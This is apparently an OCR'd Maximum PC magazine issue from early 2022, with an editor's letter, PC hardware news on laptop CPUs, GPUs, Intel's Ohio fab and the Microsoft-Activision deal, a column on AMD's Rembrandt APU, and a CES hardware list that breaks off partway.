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

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

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

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

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Guy Cocker

THE TIME OF OUR LIVES

AS PC ENTHUSIASTS, we've never had it so good. I know, that's a bold statement for a new editor to make after two years of component shortages, inflated graphics card prices, and general stagnation in CPUs. "The new guy is crazy! Burn the heretic!" I hear you cry. But allow me to explain...

First of all, there's finally some genuine competition in the CPU space. Intel's 12th generation chips, particularly the i5-12400, offer incredible price-to-performance and bring real competition to AMD's dominance in the low-to-mid-range. Look out for our next issue when we'll be building an amazing system around this chip, redefining the mid-range gaming desktop in the process.

Not to be outdone, AMD looks set to build on its momentum in the laptop sector with new Zen 3+ chips featuring RDNA2 graphics. If successful, these chips promise to redefine what laptops can do without discrete graphics, delivering decent gaming performance at 1080p. We examine how the two major chip manufacturers compare with their 2022 portable efforts in our news section on page 8.

Then there are early signs of GPU demand returning to some sense of normality, thanks to budget cards, such as the RTX 3050, and scalpers enjoying less of the ridiculous premiums they once were. We'll have a full review of the RTX 3050 in the next issue, with AMD's equivalents also arriving in our labs soon. Hopefully later this year, Intel should also have something to say in the graphics space, and for the first time in years, we might have a three-horse race in this market.

Back in the here and now, my excitement also stems from having overseen a hell of a first issue. We set our writer Sam Lewis a particularly demanding task for the cover feature—build a great PC for under $600. Not only did he rise to the challenge, but he also did it in style, creating a PC that chews through everyday tasks—and looks great while doing it.

I also read Neil Mohr's Home Theater feature this month with a mixture of intrigue and despair. Intrigue, because it covers all the projectors, screens, and automation tools you need to beat your local multiplex, but despair because it put my own lockdown project of wall-mounting an OLED to shame.

I've only been here for a month, but I've already read plenty of letters from readers who love our future-gazing pieces. If that's you, check out Jeremy Laird's fascinating feature on Moore's Law. It felt as though chip makers had been falling behind the famous computing law of late, but Jeremy finds it's quite the opposite. And that's before we even get into Quantum Computing.

One of the more shocking events in the industry this year is the rate of consolidation. We're only a few months into the year, and already tens of billions have been spent acquiring games companies in deals that have rocked the industry. While console owners might rightly be concerned by the Microsoft-Activision deal, I think it's a good thing in the short term for PC gamers, especially if you're a Game Pass subscriber. Read our breakdown and what it all means on page 10.

As I said, there's never been a better time to be into all things PC. Thanks for joining us for the ride! All the best,

Guy Cocker

Guy is Maximum PC's new Editor-in-Chief. He built his first gaming PC in 1997 to play Tomb Raider on 3dfx, and has been obsessed with all things PC ever since.

↘ submit your questions to: editor@maximumpc.com

THE NEWS

Mobile Wars

Two new generations of chips, two approaches

BOTH AMD AND INTEL have launched batches of new laptop chips into a highly competitive market. Intel has a whole basket of new Alder Lake silicon, which it divides into enthusiast, performance, and ultra-portable categories, corresponding to H, P, and U-series naming.

The 12th generation H chips consume a base power of 45W, and there are eight new models, from the Core i9-12900H which has 14 cores (six performance, eight efficiency) and a 5GHz clock. Below that are two slower versions, the i7-12800 and i7-12700, plus the i7-12650 that loses four efficiency cores.

There are three i5 versions, which boast four performance cores. Intel claims a 20 percent boost for single-thread operations over the previous generation, thanks to an IPC hike from the Golden Cove cores. Add in those efficiency cores and that jumps to 40 percent on multi-threaded tasks. Early benchmarks have shown that the i5-12500H overtakes the previous generation i9-11980H. The i7-12700H, meanwhile, manages to dispatch the Ryzen 7 5800H.

It's Team Red vs Team Blue in the laptop space.

Below the H-series are a set of 28W P-series chips. This new category powers high-end 'ultrabooks' that would have previously used 15W U-series parts. At the top is the i7-1280P, which carries 14 cores (six performance, eight efficiency), a base clock of 1.8GHz, and a maximum boost of 4.8GHz. At the bottom sits the i3-1220P with two performance cores.

The U-series is split into 15W and 9W varieties. All bar the Celeron and Pentium-branded chips have two performance cores and nearly all have the full eight 'E' cores. Previous generation chips had four, but we'll have to see how the 2+8 core configuration plays out.

Lastly, we have the 9W chips for the thin and light kit. These generally mirror the 15W chips, but with lower base clocks. Virtually all this new silicon gets an impressive maximum boost, while none drop below 4.4GHz.

Over in the red corner, AMD's new 6000-series Ryzen, with new RDNA2 graphics, will take on Alder Lake directly. There are eight new H-series and two U-series chips. AMD keeps things simpler and doesn't spread itself as thin as Intel. All the chips have either eight or six cores, coupled to 12 or six GPU Compute units.

The top example is the Ryzen 9 6980HX, with a TDP of 45W, a base clock of 3.3GHz, and a boost of 5.0GHz (single-core). The bottom of the range is the 15-28W Ryzen 5 6600U with a base clock of 2.9Ghz and a 4.5GHz boost. Apart from the three versions with cut-down GPUs, the only metric that moves significantly down the range is power consumption.

The 6000-series uses a new Zen 3+ core, which AMD claims has enhanced power management features, such as deep sleep states. There are no efficiency cores to pass across the simple jobs though. The RDNA 2 graphics engine is a step up from the Vega engine—AMD claims it produces around twice the frame rates at 1080p. There's also an improved memory controller, featuring DDR5, while PCIe and USB jump to version 4.0, while the process drops from 7nm to 6nm. AMD says there will be more than 200 "premium" systems powered by AMD this year, up from last year's 150. It has signed deals with Lenovo for the ThinkPad Z, aimed at corporate users—an area where Intel has dominated.

The laptop market has grown to become a big slice of the PC world, with everybody from students to hardcore gamers a potential customer. AMD's assault began in earnest three years ago and has gathered momentum. This new generation takes the fight right into Intel's home turf.

The mid-market has Intel's P-series, while AMD has a new graphics engine and is confident its 6000-series works for 1080p gaming. Intel has better memory support, with cheaper DDR4. Both offer good connectivity, with a pair of x4 NVMe SSD connectors. Intel has Thunderbolt 4, AMD has USB 4.0.

Laptop processors were once Intel's domain, but it is now in a highly competitive match with AMD. The red team has a mountain to climb in sales but has the chips to make it a contest. **–CL**

> AMD's new generation of chips takes the fight right into Intel's home turf.

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MICROSOFT'S $69BN ACTIVISION DEAL

BIGGEST EVER ACQUISITION FOR THE GAMES SECTOR

CANDY CRUSH is now owned by Microsoft, along with partner gaming brands including *Call of Duty* and *Warcraft*. In a huge deal, MS spent $68.7 billion to buy Activation Blizzard. This is good news if you held Activision stock, as Microsoft paid a healthy premium for the privilege.

The deal makes Microsoft the third largest gaming company in the world, with many new titles to add to Game Pass' 25 million subscribers. It has also left gamers wondering what will happen to their favorite titles. Phil Spencer, CEO of Microsoft Gaming, said it will "honor all existing agreements", adding a non-committal "desire" to keep *Call of Duty* on PlayStation. Microsoft has history here. After it bought ZeniMax for $7.5 billion, multi-platform games, such as *Starfield*, became PC and Xbox only. **–CL**

CANON'S GENUINE COUNTERFEITS

Printers identify official cartridges as frauds

ONE CASUALTY of the chip shortage is the little DRM chips used in Canon's official printer cartridges. Normally, if you use a non-Canon cartridge, your printer pops up warning screens to complain. It also tells you the cartridge may be faulty and refuses to reveal how much ink or toner you have left. Obviously, the people who make your printer want you to buy their highly-profitable cartridges, especially as they can hard-code page limits into them.

Canon has now run out of these chips in some markets, meaning genuine Canon cartridges cannot be recognized and may malfunction. The company has issued instructions on how to go through the multiple warning screens: by just closing and ignoring them. This exposes them for what they are: simple scare tactics to dissuade you from using anything Canon didn't sell you. As Canon said, "there is no negative impact on print quality when using consumables without electronic components". Canon is not alone here, but it is notorious for being particularly onerous in such measures. **–CL**

Tech Triumphs and Tragedies

A monthly snapshot of what's good and bad in tech

TRIUMPHS

PC SALES STILL BOOMING
The PC boom continued in 2021, with sales up by between 9.9 to 14.8 percent over 2020.

WASHERS ARE COOLER
Alder Lake's design can cause warped heat spreaders, but using four 1mm washers to raise the ILM can cool the chip by 5°C.

UNIFIED MEMORY, AGAIN
A new experimental UltraRAM is claimed to be good for 10 million write/erase cycles. It uses resonant tunneling to store data.

TRAGEDIES

R.I.P. BLACKBERRY
Once ubiquitous, the Blackberry phone service has now been switched off for good.

CRASH FOR VIEWS?
A YouTuber is being investigated by the FAA after bailing out of his plane and leaving it to crash. All caught on camera, of course.

THE STATE IS WATCHING
Surveillance is so prevalent in China that US athletes have been advised to use burner phones at the Winter Olympics.

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OVERCLOCKING THE 'IMPOSSIBLE'

It voids your warranty but goes fast... really fast

OVERCLOCKING IS GREAT. Take a chip you know can do better and, with a few tweaks, you've made it faster for free. It used to be easy, but the market shifted and chips were sold locked so you couldn't change the stock settings. But there's always some wriggle room, especially with specialist motherboards, but to overclock an Alder Lake processor you need an unlocked K-series chip, right?

Apparently not, as overclocker Roman Hartung discovered with his Asus ROG Maximus Z690 Apex (above) and a regular Core i5-12400. Using the BIOS setting only revealed when you fit a non-K chip, he unlocked the base clock, ramped up the multiplier, tweaked memory speeds and voltages, and made a 4.4GHz chip a 5.2GHz chip, benchmarking about a third faster on Cinebench. Things got even weirder when he tried it out on some lesser chips. A Celeron G6900 was bumped from 3.4GHz to 5.3GHz, while an i3-12100 hit over 5.4GHz on all cores, setting four-core benchmark records in the process.

Which boards support this overclocking is still being figured out, but it's over half a dozen Asus ROG boards so far. And that is one factor: the board he used cost $720. Some cheaper boards can do this trick, including the ROG Strix B660-G Gaming WiFi, which costs $429. How long will this last? Intel could lean on Asus or it could just take a small hit and make a few people happy. If this sort of overclocking is enabled on more mainstream boards, we can probably expect a response from Intel.

In the meantime, Intel has warned that overclocking could damage the CPU and cause system instability. The experiment highlights one annoyance—owning a processor that has been hobbled to fit a price point. There's going to be a lot more to come from this story. **–CL**

RADEON'S RDNA2 GOES BUDGET

Cut-down card cut down

AMD HAS RELEASED the first of its budget-orientated graphics cards sporting RDNA2 silicon, the RX 6500 XT, which was quickly followed by the RX 6400. Both use the new Navi 24, which was designed with laptops in mind. This helps explain some of the missing features, including media coding and decoding, and only two display controllers. The RX 6500 XT sports 4GB of GDDR6 RAM, and costs $199.

The GPU packs 16 Compute Units, 1,024 Stream processors, 16MB of AMD's Infinity cache, and a 'game' clock of 2,610MHz. That's half of what you get on an RX 6600 XT, and the quoted fill rates and FLOPS numbers neatly match that. There are only four PCIe lanes, as the rest aren't wired-up. That wouldn't be too bad if you had a system with PCIe 4.0, but for anyone running PCIe 3.0, it will hurt as anything that hits the main memory will be pushed for bandwidth. The RX 6400 is the same, but with GPU power cut by another 25 percent. It's expected to sell for $149.


When testers got hold of the card, they weren't impressed, and things got spiky. At 1080p gaming, the RX 5600 XT is barely a match for AMD's RX 580, which had a similar price at launch five years ago. At 1440p, it gets worse. Last spring, AMD claimed 4GB was "evidently not enough for today's games". It was right then and it's still right now. Given more PCIe lanes, you might get away with it, but not here. The RX 6500 XT appears to be an improvised design, coupled with dubious cost-cutting.

The ray-tracing cores are next to useless, vital features are missing, and by every metric it's mediocre. The recommended price may be regarded as budget by the market, but it isn't cheap. AMD has delivered a cheaper RDNA2 card, but not the one we wanted. Of course, given the current market, where any card is a good card, the initial shipments sold out almost immediately. **–CL**

Intel's new mega-fab

INTEL HAS ANNOUNCED that it's opening a huge new chip fabrication plant in Ohio. Construction on the 1,000-acre site is due to start this year, and the first phase will see an investment of $20 billion into two fabs. It will then be expanded into a 'mega' site with up to eights fabs and a total investment of around $100 billion. Once complete, it will be one of the world's biggest semiconductor manufacturing plants, and though it's not yet clear which process nodes each fab will build, we expect Intel's 20A and 18A process (yes, we have reached angstrom measurements). Intel's CEO, Pat Gelsinger, said it will "help build a more resilient supply chain". Fabs aren't simple to build though and we won't see any silicon from the site for three years.

The new plant is part of Intel's Integrated Device Management 2.0 initiative, which aims to mix its own foundry capacity with selected outsourcing to regain leadership in the process technology. Intel struggled with 10nm chips and lost out to Samsung and TSMC as things shrunk further. Intel's efforts suffered from high failure rates as it tried to get multi-layered patterning techniques to work, while its rivals pushed ahead with EUV (extreme ultraviolet) lithography and the switch in techniques delayed everything. Intel believes it is back on top form, although it still needs to go to TSMC for its 3nm chips, and will continue to outsource some other chips. Intel has not been shy about its ambition to be the world's leading designer and manufacturer of silicon chips by 2025. That's a tall order, but the new plant should help. **–CL**



Will Intel's plant help the company realize its ambitious plans?

PCIe to double data rate again

The goal of PCI Special Interest Group is to double the data rate of PCIe every three years and it's been true to this since version 1.0 in 2003. Version PCIe 6.0 has been finalized and data rates top out at 8GB/s per lane, meaning a heady 128GB/s on a fully-wired x16 slot.

It will take a while to filter down to the desktop, where we've just got used to PCIe 4.0. It has been achieved using PAM4 encoding (Pulse Aptitude Modulation), with four signal levels rather than two, so you can carry twice the data on the same signal frequency. PAM comes from the world of high-speed networks with fewer physical wires and little headroom to increase the frequency. **–CL**

Intel Alchemist enters the fray

If there was ever a time for a new player to start shipping decent graphics cards, it's now. The wait for Intel to join the party has been long, but we're finally nearly there. The company's Arc Alchemist was due to land this quarter, and now 'leaked' benchmarks have appeared with good news. The top card uses the DG2-512 die, with 512 execution units (comparable to 4,096 Stream processors), and 32 ray-tracing units.

Run against a $600 GeForce 3070 Ti, the Alchemist holds its own. We don't know the clock rates yet, but there's always room for tweaking. The hardware is good, what about production capacity? We're going to need a lot of them. **–CL**

© AMD, INTEL

Jarred Walton

TECH TALK

AMD's RDNA2-Powered Rembrandt APU

IF YOU WERE TO ASK ME for the best integrated graphics solution that's ever been created, until recently, the answer would have been easy—the Xbox Series X. Powerful graphics, a fast CPU, and tons of memory bandwidth to go around. In the world of PCs, there's nothing even remotely close.

Now, with AMD's upcoming Rembrandt Ryzen 6000-series processors, consoles might get some competition. Make no mistake, consoles are still a big step up in overall performance, but compared with the previous generation Renoir (Ryzen 4000G) and Cezanne (Ryzen 5000G) processors, Rembrandt will double the level of performance we've come to expect from integrated graphics.

The Ryzen 7 5700G still posts some respectable performance in games. It's not sufficient for 1080p medium at 60fps, but it could handle 720p gaming. It was also about 50–100 percent faster than Intel's Xe-LP found in the Tiger Lake laptops (which is about twice as fast as desktop UHD 770 Graphics). But with Rembrandt, we're at the point where integrated graphics won't completely suck.

First, AMD has boosted the maximum number of compute units (CUs) from eight to 12. That should provide 50 percent more performance. Clock speeds on the GPU cores have been increased from a maximum of 2.0GHz on the 5700G to 2.4GHz with Rembrandt, another 20 percent increase. The CUs now use AMD's latest RDNA2 architecture and, at least on dedicated graphics cards, that's about 50 percent faster than the previous Vega architecture.


Architectural improvements include L2 cache sizes that are now twice as large and double the number of render backends. With DDR5 memory, potentially with support for speeds up to DDR5-4800, memory bandwidth is 50 percent higher.

When comparing the upcoming Ryzen 7 6800U to the existing Ryzen 7 5800U, AMD showed a consistent doubling of performance—it wasn't an entirely fair comparison, as the 5800U was running in a 15W TDP configuration while the 6800U used a 28W TDP. AMD also demonstrated superior performance with the 6800U compared to an i7-1165G7 laptop and Nvidia's GeForce MX450 dedicated graphics solution.

The Zen 3+ architecture includes improvements, like clock speeds of up to 5.0GHz, enhanced power management features, and deep sleep states. More importantly, the Rembrandt chip will be fabricated on TSMC's N6 process node. In many ways, it's the same as N7 but supports more EUV layers and promises higher logic density and better performance per watt, while remaining design-compatible with the existing N7 node.

The first Rembrandt chips should arrive in a few months, but there is one potential concern. DDR5 memory prices are currently higher than DDR4 prices, which could negate many advantages of using fast integrated graphics rather than a dedicated GPU. It also looks as though Rembrandt will be limited to DDR5 or LPDDR5—there's no support for DDR4, unlike Intel's Alder Lake CPUs.

There's another integrated graphics newcomer that makes AMD's 12 CUs and 768 GPU cores look tame. Apple's M1 processor already supported up to 1024 GPU cores back in late 2020. Apple doubled down with the M1 Pro that



AMD's Ryzen 6000-series processors pack up to eight Zen 3+ CPU cores and 12 RDNA2 CUs.

supports up to 2048 GPU cores, and the M1 Max doubles that again to a maximum of 4096 GPU cores. Combined with a 512-bit memory interface and LPDDR5 memory, the M1 Max has up to 400GB/s of bandwidth. But the M1 Max has 57 billion transistors as well—over four times as many as Rembrandt.

It's a shame no one is willing to create a console-style integrated GPU for PCs. The Xbox Series X uses 15.3bn transistors and has 52 RDNA2 CUs, with a 320-bit GDDR6 memory subsystem. It's clear AMD could do more than Rembrandt's 12 CU GPU, but there are other factors at play. Maybe when AMD moves to 5nm, we'll see integrated graphics with 20 or more CUs.

Jarred Walton has been a PC and gaming enthusiast for over 30 years.

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
THE LIST


BEST HARDWARE AT CES 2022

6 ALIENWARE CONCEPT NYX



A powerhouse PC purpose-built for cloud-based gaming, Dell's newest concept product is the Nyx. Dell claims it can enable high-end gaming sessions on any screen in your home by acting as a central server from which up to four games can be streamed at once.

5 ASUS ZENBOOK 17 FOLD



Foldable phones are so last year—2022 is the year of the foldable laptop. The Zenbook 17 Fold can be configured for either a 17.3-inch or 12.5-inch display and comes with a slick, detachable keyboard. No, we don't know how expensive it's going to be, nor how breakable.

4 TP-LINK ARCHER AXE200 OMNI

